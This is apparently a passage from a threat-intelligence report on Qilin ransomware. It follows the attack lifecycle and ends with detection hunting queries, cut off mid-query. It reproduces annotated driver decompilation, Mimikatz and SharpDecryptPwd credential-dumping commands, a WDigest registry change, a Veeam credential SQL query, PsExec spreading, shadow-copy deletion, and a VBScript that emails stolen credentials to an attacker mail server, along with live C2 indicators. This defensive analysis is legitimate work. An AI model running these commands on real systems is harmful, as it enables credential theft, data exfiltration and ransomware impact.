sub_14000F6DC(0);                       // Anti-analysis: Process debugging detection using ZwOpenProcess/ZwDuplicateObject
v39 = 0;
sub_14000F6DC(v4);                      // Anti-analysis: Process debugging detection using ZwOpenProcess/ZwDuplicateObject
v40 = 0;
sub_14000F838(v5);                      // Anti-analysis: Debugging environment detection using ZwOpenSection/ZwCreateSection
memset(v41, 0, sizeof(v41));
sub_140002668();                        // Anti-analysis: Timing-based detection routine to identify debugging environments
sub_140002668();                        // Anti-analysis: Timing-based detection routine to identify debugging environments
sub_14000F838(v6);                      // Anti-analysis: Debugging environment detection using ZwOpenSection/ZwCreateSection
sub_14000F74C();                        // Anti-analysis: Registry key timing detection using ZwOpenKey/ZwCreateKey
if ( a4 == 1 )
{
  sub_14000118C(v7);                    // Anti-analysis: File operation timing detection using ZwOpenFile/ZwCreateFile
  sub_14000F84C(a1);                    // MALICIOUS: Call process injection routine - injects threads into all processes to terminate target
  sub_14000F6DC(v8);                    // Anti-analysis: Process debugging detection using ZwOpenProcess/ZwDuplicateObject
  sub_14000F84C(a2);                    // MALICIOUS: Call process injection routine - injects threads into all processes to terminate target
  sub_14000F838(v9);                    // Anti-analysis: Debugging environment detection using ZwOpenSection/ZwCreateSection
}
sub_14000F838(v7);                      // Anti-analysis: Debugging environment detection using ZwOpenSection/ZwCreateSection
RtlInitUnicodeString(&DestinationString, a1);
sub_14000F6DC(v10);                     // Anti-analysis: Process debugging detection using ZwOpenProcess/ZwDuplicateObject
RtlInitUnicodeString(&v42, a2);
sub_14000F838(v11);                     // Anti-analysis: Debugging environment detection using ZwOpenSection/ZwCreateSection
v34 = sub_14000GDE8(&v39, 0, &DestinationString, v41, 0, 128, 7, 1, 32, 0, 0);// File operation: Open/create file handle for first target string with specific access right
sub_14000F6DC(v12);                     // Anti-analysis: Process debugging detection using ZwOpenProcess/ZwDuplicateObject
if ( v34 < 0 )
{
  _mm_lfence();
  sub_14000118C(v13);                   // Anti-analysis: File operation timing detection using ZwOpenFile/ZwCreateFile
  return v34;
00003638 sub_14000421C:43 (140004238)
```

Disassembly showing eskle.sys' anti-analysis capabilities, including virtual machine (VM) detection and debugging countermeasures (source: TrendMicro)

```
ProcessId_4a = ObOpenObjectByPointer(Process, 0, 0, 0, 0, 0, &ProcessHandle);// Handle creation: Convert EPROCESS to process handle for thread injection
sub_140002668();
if ( ProcessId_4a >= 0 )
{
  sub_140002668();
  ProcessId_4b = PsCreateSystemThread(
                   ThreadHandle,
                   0,
                   &ObjectAttributes,
                   ProcessHandle,
                   0,
                   StartRoutine,
                   StartContext);        // MALICIOUS INJECTION: Create system thread in target process running StartRoutine with target name as parameter
  sub_140002668();
  if ( ProcessId_4b >= 0 )
  {
    sub_14000118C(v11);
    ZwClose(ThreadHandle[0]);            // Cleanup: Close thread handle after successful injection to avoid handle leaks
    sub_14000118C(v12);
```

Disassembly showing eskle.sys' process termination capabilities (source: TrendMicro)

Additionally, an extra component named msimg32.dll was identified, alongside references to ThrottleStop.sys which confirmed that msimg32.dll functions as a dropper, deploying multiple driver files upon execution:


```
C:\Users\Administrator.<REDACTED>\Downloads\msimg32.dll
```

Once executed, the following drivers were dropped into the temporary directory:

```
%TEMP%\rwdrv.sys
%TEMP%\hlpdrv.sys
```

> rwdrv.sys and hlpdrv.sys are known vulnerable, signed kernel drivers listed in the LOLDrivers database and leveraged as part of a Bring Your Own Vulnerable Driver (BYOVD) technique. The rwdrv.sys driver provides low-level access to physical memory, allowing the malware to interact directly with kernel structures and disable security monitoring mechanisms such as EDR callbacks. Once these protections are weakened, hlpdrv.sys is used to terminate security-related processes, including protected EDR agents. Together, these drivers enable the malware to bypass and effectively disable endpoint protection controls.

Qilin has recently enhanced its EDR-killing capabilities, as highlighted in a campaign reported by Cisco Talos. The Qilin EDR Killer infection chain begins with DLL sideloading, where a legitimate application is used to load a malicious msimg32.dll, providing the attacker with initial code execution while appearing benign. This DLL acts as a PE loader responsible for preparing the execution environment for the EDR-disabling component, which is embedded within it in encrypted form and executed entirely in memory.



Infection Chain of Qilin EDR Killer (source: Cisco Talos)

To evade detection, the loader implements multiple advanced techniques. It neutralizes user-mode API hooks commonly used by EDR solutions and suppresses Event Tracing for Windows (ETW) telemetry at runtime, significantly reducing visibility into its activities. Additionally, it leverages structured exception handling (SEH) and vectored exception handling (VEH) to obfuscate control flow and conceal API invocation patterns, making behavioral analysis more difficult.

Once the EDR killer component is active, it escalates privileges by loading two vulnerable but legitimately signed kernel drivers as part of a Bring Your Own Vulnerable Driver (BYOVD) technique. The first driver, rwdrv.sys, provides low-level access to physical memory, enabling direct interaction with kernel structures. This access is used to locate and unregister kernel callback routines such as process, thread, and image load notifications, installed by EDR solutions for monitoring purposes.

After modifying the registry, the batch file sequentially executed multiple credential-harvesting utilities, including **netpass.exe**, **WebBrowserPassView.exe**, **BypassCredGuard.exe**, **SharpDecryptPwd**, and finally **Mimikatz**. Within the script, SharpDecryptPwd was configured to extract, redirect, and persist stored authentication data from a wide range of client applications, including WinSCP, Navicat, Xmanager, TeamViewer, FileZilla, Foxmail, TortoiseSVN, Google Chrome, RDCMan, and SunLogin, effectively consolidating harvested credentials for later use or exfiltration.

Credential Access

Qilin leverages multiple techniques for credential access in it's campaign. In some samples, Qilin has been observed accessing browser-related artifacts, which implies deliberate interaction with stored browser data such as credential stores, session information, and browsing history in order to extract sensitive user.

In another case documented by Trend Micro, Qilin deliberately focused on Veeam backup infrastructure to obtain credentials, exploiting the fact that backup platforms often store privileged access for numerous systems across the enterprise. The attackers executed PowerShell scripts containing base64-encoded payloads via powershell.exe -e [base64-encoded payload] to extract and decrypt credentials stored within Veeam backup databases. Once decoded, the scripts revealed structured logic designed to query multiple Veeam databases, each holding credentials associated with different parts of the environment. The scripts executed SQL queries such as:

```
SELECT [user_name], [password] FROM [VeeamBackup].[dbo].[Credentials]
```

and specifically targeted tables including Credentials, BackupRepositories, and WinServers. Through this method, Qilin harvested a wide range of accounts, including domain administrators, service accounts, and local administrator credentials, spanning domain controllers, Exchange servers, SQL databases, file servers, and backup repositories.

In another case reported by Cisco Talos, a password-protected folder containing a collection of tools clearly intended for credential harvesting. Although the archive prevented full inspection of every file, its contents strongly indicated the presence of Mimikatz, several NirSoft password recovery utilities, and multiple custom scripts designed to automate credential theft.

Contents of the folder containing tools for credential harvesting (source: Cisco Talos)

The folder included a batch file named !light.bat, which modified the Windows WDigest authentication setting by adding a registry value that enables the storage of plaintext credentials in memory. By setting UseLogonCredential to 1, the system was configured to retain clear-text logon credentials at authentication, allowing credential-dumping tools such as Mimikatz to extract user passwords:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v UseLogonCredential /t REG_DWORD /f /d 1
```

After modifying the registry, the batch file sequentially executed multiple credential-harvesting utilities, including **netpass.exe**, **WebBrowserPassView.exe**, **BypassCredGuard.exe**, **SharpDecryptPwd**, and finally **Mimikatz**. Within the script, SharpDecryptPwd was configured to extract, redirect, and persist stored authentication data from a wide range of client applications, including WinSCP, Navicat, Xmanager, TeamViewer, FileZilla, Foxmail, TortoiseSVN, Google Chrome, RDCMan, and SunLogin, effectively consolidating harvested credentials for later use or exfiltration.

```
start /b cmd /c ".\Pass\SharpDecryptPwd WinSCP >> .\!logs\Linux\WinSCP.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Navicat >> .\!logs\Linux\Navicat.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Xmanager >> .\!logs\Linux\Xmanager.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TeamViewer >> .\!logs\Linux\TeamViewer.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd FileZilla >> .\!logs\Linux\FileZilla.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Foxmail >> .\!logs\Linux\Foxmail.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TortoiseSVN >> .\!logs\Linux\TortoiseSVN.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Chrome >> .\!logs\Linux\Chrome.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd RDCMan >> .\!logs\Linux\RDCMan.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd SunLogin >> .\!logs\Linux\SunLogin.txt"
```

Credential collection from applications using SharpDecryptPwd (source: Cisco Talos).

Following the execution of SharpDecryptPwd, the script launched Mimikatz, issuing commands that targeted sensitive system data and functions. These actions included enabling SeDebugPrivilege, clearing Windows event logs, extracting saved Chrome credentials from SQLite databases, recovering credentials from previous logon sessions, and harvesting authentication data related to RDP, SSH, and Citrix environments.

```
\Google\Chrome\User Data\Default\Login Data""" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:"""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit

) else (.\Mimik\x32\mimikatz.exe "event::clear" "misc::memssp" "sekurlsa::bootkey" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:"""%localappdata%
\Google\Chrome\User Data\Default\Login Data""" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:"""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit)
```

Credential harvesting via Mimikatz (source: Cisco Talos)

Discovery

Qilin has been observed using the ActiveDirectory module during the discovery phase. During the execution of ransom.exe, we have observed the following command being executed.

```
powershell -Command "Import-Module ActiveDirectory; Get-ADComputer -Filter *
|Select-Object -ExpandProperty DNSHostName"
```

This command launches PowerShell and imports the ActiveDirectory module to enable interaction with Active Directory objects. It then queries all computer accounts in the domain using Get-ADComputer -Filter * and extracts only their DNS hostnames. By expanding the DNSHostName property, the command outputs a list of fully qualified domain names for all domain-joined systems.

Also, from the ThreatLocker report, we can observed the use of the WNetEnumResourceW API call during execution. This Windows API function allows a process to enumerate network resources that are accessible within the current environment. By invoking WNetEnumResourceW, Qilin can systematically identify available network shares and connected resources, supporting it's discovery activities across the network. This behavior indicates an attempt to map reachable systems and shared resources prior to further lateral movement or impact. In the case of Qilin, when PsExec fails to successfully propagate the binary, the malware falls back to native Windows networking APIs. It enumerates accessible network drives using WNetOpenEnum and WNetEnumResourceA to continue discovery and identify alternative spread opportunities.

From the Trend Micro report, Qilin has ScreenConnect's legitimate remote management functionality to execute discovery commands through temporary command scripts. This activity enabled systematic enumeration of domain trust relationships and identification of privileged accounts, all while blending in as routine administrative behavior. The following commands were observed:

```
nltest /domain_trusts
net group "domain admins" /domain
```

Qilin has also deployed network scanning tools across multiple locations to identify additional systems, exposed services, and potential lateral movement targets. The NetScan utility was executed from both the Desktop and Documents directories to conduct broad network enumeration:

```
C:\Users\Administrator.<REDACTED>\Desktop\netscan.exe
C:\Users\Administrator.<REDACTED>\Documents\netscan.exe
```

In addition, Qilin strategically installed remote management tools via legitimate RMM platforms to blend in with normal IT operations. They leveraged ATERA Networks' agent to deploy AnyDesk version 9.0.5, while also using ScreenConnect as an alternative command execution mechanism. This dual-RMM strategy provided redundant remote access that appeared legitimate to security monitoring systems, allowing the attackers to maintain persistent access even if one tool was identified and removed.

Lateral Movement

Qilin has used compromised credentials to access multiple internal systems and network shares, accompanied by numerous NTLM authentication attempts against VPN accounts likely originating from leaked credentials.

Qilin has been observed leveraging PsExec for lateral movement. Qilin has deployed two separate encryptors during some incidents as reported by Talos. When both encryptors are used, the first payload, encryptor_1.exe, is propagated across the environment using PsExec. The observed command copies the local <encryptor_1>.exe binary to a remote host, elevates it to run with administrative privileges, and immediately executes it on the target system.

```
cmd /C [PsExec] -accepteula \\IP Address -c -f -h -d -i
C:\Users\xxx\<encryptor_1>.exe --password [PASSWORD] --spread --spread-process
```

Furthermore, from the Trend Micro report, Qilin systematically deployed multiple PuTTY SSH clients on compromised systems to enable lateral movement into Linux environments. They staged these tools under different filenames while retaining identical functionality.

```
C:\Users\<REDACTED>\Desktop\test.exe
C:\Users\<REDACTED>\Desktop\1.exe
C:\Users\<REDACTED>\Desktop\2.exe
C:\Users\<REDACTED>\Desktop\3.exe
```

By renaming the PuTTY executables, Qilin established SSH connections to Linux infrastructure, extending their access beyond Windows hosts and highlighting the cross-platform nature of the operation.

Collection

Qilin has used the script pars.vbs to format and aggregate the stolen information into a file named result.txt. The script specified the windows-1251 (Cyrillic) character encoding, suggesting a possible link to an Eastern European or Russian-speaking operator.

Furthermore, in one observed instance, Sophos reported that Qilin executed WinRAR to collect and archive files across multiple customer environments.

[redacted]	cmdline
[redacted]	"C:\Program Files\WinRAR\WinRAR.exe" a -ep1 -scul -r0 -iext -imon1 -- . D:\[redacted]
[redacted]	"C:\Program Files\WinRAR\WinRAR.exe" a -ep1 -scul -r0 -iext -imon1 -- . "D:[redacted]

Data Compression via WinRAR (source: sophos)

Command and Control

As noted earlier, Qilin has been observed leveraging multiple Remote Monitoring and Management (RMM) tools within its arsenal, including ScreenConnect.

[redacted]	SYSTEM	"C:\Windows\System32\msiexec.exe" /i "C:\Windows\SystemTemp\ScreenConnect\24.3.7.9067\ru.msi"
[redacted]	SYSTEM	"C:\Windows\System32\msiexec.exe" /i "C:\Windows\SystemTemp\ScreenConnect\24.3.7.9067\ru.msi"
[redacted]	SYSTEM	"C:\WINDOWS\System32\msiexec.exe" /i "C:\WINDOWS\SystemTemp\ScreenConnect\24.3.7.9067\ru.msi"
[redacted]	SYSTEM	"C:\WINDOWS\System32\msiexec.exe" /i "C:\WINDOWS\SystemTemp\ScreenConnect\24.3.7.9067\ru.msi"

Windows log file displaying deployment of Qilin ScreenConnect instance (source: Sophos)

ScreenConnect established a connection to the command-and-control (C2) server over port 8880.

[2025-[redacted]] support.ClientSetup.exe executed MsiExec.exe :
C:¥Windows¥System32¥msiexec.exe /i C:¥Users¥[redacted]¥AppData¥Local¥Temp
¥ScreenConnect¥xxx¥yyy¥ScreenConnect.ClientSetup.msi

[2025-[redacted]]
C:¥Program Files (x86)¥ScreenConnect Client ¥ScreenConnect.ClientService.exe ?
e=Access&y=Guest&h=holapor67.top&p=8880&s=SessionID&k=Key

[2025-[redacted]] ScreenConnect.ClientService.exe made a
connection to tcp://85.239.34.91:8880

ScreenConnect connection to attacker server (source: Cisco Talos)

In another case reported from Trend Micro, multiple SOCKS proxy instances associated with the COROXY backdoor across compromised systems. They distributed these proxies across various directories to establish a decentralized set of communication channels, helping to obscure malicious traffic patterns and evade network monitoring.

To further blend in, Qilin placed the SOCKS proxies within directories tied to legitimate enterprise software, including Veeam backup solutions, VMware virtualization infrastructure, and Adobe applications. This placement strategy allowed malicious command-and-control traffic to masquerade as normal application communications while exploiting the inherent trust often granted to these well-known vendors in enterprise environments.

```
C:\ProgramData\Veeam\socks64.dll
C:\ProgramData\USOShared\socks64.dll
C:\ProgramData\VMware\logs\socks64.dll
C:\ProgramData\Adobe\socks64.dll
C:\ProgramData\Veeam\Backup\OracleLogBackup\socks64.dll
```

By distributing SOCKS proxies across multiple locations, Qilin established redundant communication paths that preserved command-and-control access even if individual instances were detected and removed. Each proxy operated as an independent, encrypted tunnel, enabling continued remote access, data exfiltration, and coordination of later attack stages while remaining concealed within legitimate network traffic.

Exfiltration

After collecting and staging data for exfiltration, Qilin leveraged multiple exfiltration techniques. A frequently observed method involves uploading stolen data to public file-storage services, such as easyupload[.]io. Recent trends also show increased abuse of legitimate file transfer utilities, including the open-source tool Cyberduck, which enables data transfers to cloud-based storage platforms.

As previously reported by Talos, the script pars.vbs was used to format and consolidate the stolen data into a file named result.txt, which was subsequently exfiltrated to an attacker-controlled SMTP server.

```
Dim o_Mess, v_Conf
v_Conf = [REDACTED]
Set o_Mess = CreateObject("CDO.Message")
With o_Mess
    .To = "mimikatzlogs@anti.pm" '
    .From = "mimikatz@anti.pm" '
    .Subject = (REDACTED & "sending Result.txt from mimikatz") '
    .TextBody = (REDACTED) '
    .AddAttachment (fullpath & "\!logs\result.txt" )'
    .TextBodyPart.Charset = "windows-1251" '
With .Configuration.Fields
    .Item(v_Conf & "sendusing") = 2 '
    .Item(v_Conf & "smtpserver") = "mail.anti.pm" '
    .Item(v_Conf & "smtpauthenticate") = 1 '
        .Item(v_Conf & "sendusername") = "mimikatz@anti.pm" '
        .Item(v_Conf & "sendpassword") = REDACTED '
    .Item(v_Conf & "smtpserverport") = 25 '
    .Item(v_Conf & "smtpusessl") = FALSE '
    .Item(v_Conf & "smtpconnectiontimeout") = 60 '
    .Update
End With
    .send
End With
```

pars.vbs code sending stolen data to an external SMTP server (source:Cisco Talos)

Impact

During the dynamic analysis of ransom.exe, we have observed multiple commands executed to inhibit system recovery mechanisms, a common tactic used by ransomware families to maximize impact and limit recovery options. From the observed behavior, Qilin aggressively manipulated the Volume Shadow Copy Service (VSS) by modifying its startup configuration, explicitly starting and stopping the service, and ultimately deleting all existing shadow copies.

Initially, Qilin leveraged WMIC to change the startup mode of the VSS service to Manual, ensuring it could be controlled programmatically during execution:

```
wmic service where name='vss' call ChangeStartMode Manual
```

Qilin then explicitly started the VSS service using net.exe, likely to ensure the service was running prior to shadow copy deletion:

```
net start vss
```

Once the service was active, all Volume Shadow Copies were silently deleted, effectively preventing recovery via system restore or backup snapshots:

```
vssadmin.exe delete shadows /all /quiet
```

Following the deletion, Qilin stopped the VSS service and permanently disabled it to prevent the creation of new shadow copies during or after the encryption process:


```
net stop vss
wmic service where name='vss' call ChangeStartMode Disabled
```

After encryption is completed, Qilin renames affected files by either appending the .qilin extension or applying a custom extension configurable per victim or affiliate deployment. Unlike ransomware families that rely on a fixed static extension, Qilin allows affiliates to define the extension at build time through its RaaS panel.

In many cases, the appended extension reflects a unique victim or company identifier, enabling operators to distinguish campaigns and manage negotiations more efficiently.

Alongside file renaming, Qilin drops ransom note. Affiliates can customize the content of the note, which is typically written to disk using filenames such as:

- README-RECOVER.txt
- README-RECOVER-[company_id].txt



Qilin's affiliate panel ransom note

These naming conventions reinforce the use of a per-victim identifier embedded within the campaign.

Qiln Ransom note

The ransom note informs victims that their data has been compromised and provides instructions for further communication. It includes a link to the group's leak site hosted on a .onion address, requiring access through the Tor network. For organizations without Tor configured, the note also provides an alternative access method via a direct IP-based URL.

The note outlines the types of data allegedly exfiltrated and warns of consequences if the ransom demands are ignored, including public disclosure of stolen information.

Additionally, the Credential section specifies that each victim organization is assigned a unique company ID, which is also used as the encrypted file extension. Using the domain URL provided in the note, victims can authenticate to the negotiation portal with their assigned login ID and password to communicate directly with the attackers.

Qilin modifies the desktop wallpaper to display a ransom message directing victims to recovery instructions. This is achieved by modifying the following registry key:

```
HKEY_CURRENT_USER\Control Panel\Desktop\Wallpaper
```

The wallpaper change serves as a visual confirmation of encryption and reinforces urgency for the victim to engage in negotiation.

Detection Using guardsix

In this report, we have covered a detailed analysis of Qilin, from its background and targeted industries to its operational expansion and projected growth in 2026. We have also examined Qilin's attack lifecycle, from initial access through data exfiltration to final impact.

This end-to-end analysis provides defenders with multiple detection opportunities across different stages of the intrusion. By identifying Qilin activity in it's early phases, organizations can significantly reduce potential damage and improve their Detection and Response capabilities. Each phase of the attack lifecycle presents valuable detection opportunities. By understanding how Qilin affiliates operate, we can strategically position detections to identify malicious activity before it escalates into full-scale deployment.

Effective detection, however, depends heavily on visibility. To ensure proper coverage, the appropriate log sources must be onboarded and actively monitored.


Required Log Sources:

1. Windows
   - Process Creation with Command Line Auditing should be enabled,
   - File System Auditing should be enabled
   - PowerShell Script Block Logging should be enabled
2. Windows Sysmon
   a. To get started, you can use our sysmon baseline configuration.
   Microsoft provides extensive logging across its services. Organizations must actively enable and configure the appropriate logging to achieve operational visibility. Organizations can use the Guardsix Windows Logs Configuration guide to choose which event logs to enable and collect based on specific detection needs.
3. IDS/IPS
4. Firewall

Initial Access

ClickFix Execution Pattern via RunMRU

Qilin ransomware groups have leveraged multiple techniques for initial access, one notable method is ClickFix. ClickFix relies on social engineering to trick users into manually executing commands via the Windows Run dialog (Win + R), often under the guise of bot checks, CAPTCHA verification, or verification prompts as shown in the example below.



Examples of ClickFix (source: sekoia)

When a user executes a command via Win + R or the Run dialog, Windows records the activity in the registry path\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU. The RunMRU key maintains a per-user history of the most recent 26 commands executed through the Run dialog.

By monitoring registry modifications to RunMRU and filtering for ClickFix-related command patterns such as bot, captcha, and validation, we can hunt for potential user execution commands associated with ClickFix campaigns.

```
label="Set" label="Value" label="Registry"
((target_object="*\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU\*"
detail IN ["*http://*", "*https://*"])
(detail IN ["*account*", "*anti-bot*", "*botcheck*", "*captcha*", "*challenge*",
"*confirmation*", "*fraud*", "*human*", "*identification*", "*identificator*",
"*identity*", "*robot*", "*validation*", "*verification*", "*verify*"]
OR detail IN ["*%comspec%*", "*bitsadmin*", "*certutil*", "*cmd*", "*cscript*",
"*curl*", "*finger*", "*mshta*", "*powershell*", "*pwsh*", "*regsvr32*", "*rundll32*",
"*schtasks*", "*wget*", "*wscript*"]))
```

Execution

Hunting for Qilin Binary

Qilin ransomware supports multiple command-line arguments that enable specific functionality during execution. One of the required parameters is the -password argument, which must be supplied for the binary to run successfully. Additional arguments modify operational behavior, such as -no-destruct, which prevents the malware from self-deleting after completing encryption.

To hunt for potential Qilin binary execution, we can use the following hunting query to identify executions of binaries that include the -password argument in combination with other known Qilin-supported parameters. This query focuses on process creation events where an executable is launched with the -password parameter alongside additional Qilin-specific arguments.

```
label="Process" label=Create "process"="*.exe" command="*-password*"
command IN ["*-debug*", "*-safe*", "*-paths*", "*-timer*", "*-no-proc*",
"*no-services*", "*-spread*", "*-no-extension*", "*no-wallpaper*", "*-no-network*",
"*no-note*", "*-no-destruct*"]
```

Suspicious PowerShell Parameter Substring Detected

In multiple observed intrusions, the Qilin ransomware group has utilized obfuscated and encoded PowerShell commands incorporating flags such as -ExecutionPolicy Bypass, -NoProfile, -NonInteractive, and window-hiding parameters, along with encoded or character-manipulated payloads to evade detection and execute malicious code in memory. The alert Suspicious PowerShell Parameter Substring Detected can be used to proactively hunt for instances of PowerShell executions containing suspicious command-line patterns and commonly abused switches that are frequently leveraged by threat actors during staging and post-exploitation activities.

```
label="Process" label=Create
"process" IN ["*\powershell.exe", "*\pwsh.exe"] command IN ["* -wi*h*", "* -nopr*", "*
-nonin*", "* -e *", "* -ec*", "* -en*", "* -executionp*", "* -e* bypass*", "* -sta *",
"*FromBase64String*", "*Invoke-Expression*", "*IEX *",  "*irm*iex*", "*Invoke-
RestMethod*Invoke-Expression*", "* /nop*", "* /nonin*", "* /e*", "* /ec*", "* /en*", "*
/executionp*", "* /e* bypass*" ,"* /sta *" ]
```

WSL Execution Detected

Qilin operators have demonstrated the ability to execute Linux-variant ransomware binaries on Windows systems by abusing the Windows Subsystem for Linux (WSL), We can leverage the “WSL Execution Detected” alert to identify instances where the Windows Subsystem for Linux wsl.exe is used to execute Linux commands on a Windows host.

```
label="Process" label=Create "process"="*\wsl.exe"
command IN ["* -e *","* --exec*","* --system*", "* --shell-type *", "* /mnt/c*","* --
user root*","* -u root*","*--debug-shell*"]
-(parent_process="*\cmd.exe"  command="* -d *"  command="* -e kill *")
```

Persistence

Registry Run Key Pointing to a Suspicious Folder

Qilin ransomware establishes persistence by modifying Windows autorun locations such as \Software\Microsoft\Windows\CurrentVersion\Run registry key. Qilin creates a new registry value typically using a randomly generated to ensure execution at user logon. Although Qilin may self-delete when executed without the --no-destruct argument, the registry persistence entry remains, leaving behind a strong forensic artifact.

We can use alert Registry Run Key Pointing to a Suspicious Folder to hunt for modification of Registry Run Key, by monitoring the creation or modification of autorun-related registry keys, particularly when the referenced executable resides in suspicious directories such as AppData, Temp, Public.

```
norm_id="WindowsSysmon" event_id=13 event_type=SetValue
target_object IN ["*\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\*",
"*\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*"]
detail IN ["*C:\Windows\Temp\*", "*\AppData\*", "%AppData%\*", "*C:\$Recycle.bin\*",
"*C:\Temp\*", "*C:\Users\Public\*", "%Public%\*", "*C:\Users\Default\*", "*C:
\Users\Desktop\*", "*\AppData\Local\Temp\*", "*%temp%\*", "*%tmp%\*", "wscript*",
"cscript*"]
-detail IN ["*\AppData\Local\Microsoft\*"]
```

Direct Autorun Keys Modification Detected

In addition to the Registry Run Key Pointing to Suspicious Folder alert, the Direct Autorun Keys Modification Detected alert enables hunting for cases where the reg.exe utility is leveraged to directly modify critical autorun-related registry locations.

This detection focuses on process creation events where reg.exe is executed with the add operation targeting sensitive persistence paths such as CurrentVersion\Run, Winlogon\Userinit, Winlogon\Shell, User Shell Folders, and Safe Mode autorun keys. Monitoring for reg.exe modifying these locations helps identify attempts to establish or modify persistence through native Windows utilities, a technique commonly abused by ransomware operators including Qilin.

```
label="Process" label=Create "process"="*\reg.exe" command="*add*"
command IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
"*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*",
"*\system\CurrentControlSet\Control\SafeBoot\AlternateShell*"]
```

Scheduled Task Creation Detected

In addition to registry-based persistence, Qilin has been observed creating scheduled tasks to maintain execution across reboots. Notably, it may register a task configured with /SC ONLOGON ensuring that the malicious payload is executed automatically each time a user logs into the system, thereby maintaining persistence across reboots and user sessions.

The Scheduled Task Creation Detected alert can be used to monitor the creation of new scheduled tasks, helping to identify potential persistence mechanisms.

```
(label="Process" label=Create "process"="*\schtasks.exe" command="* /create *" - parent_process IN ["*\Program
Files\Microsoft Office\root\Integration\Integrator.exe", "*\Program Files\Common Files\microsoft
shared\ClickToRun\officesvcmgr.exe"] -user IN EXCLUDED_USERS)
OR
(label="Registry" label="Key" label="Map" "target_object"="*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\*" -target_object IN ["*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator*"] event_type=CreateKey) OR
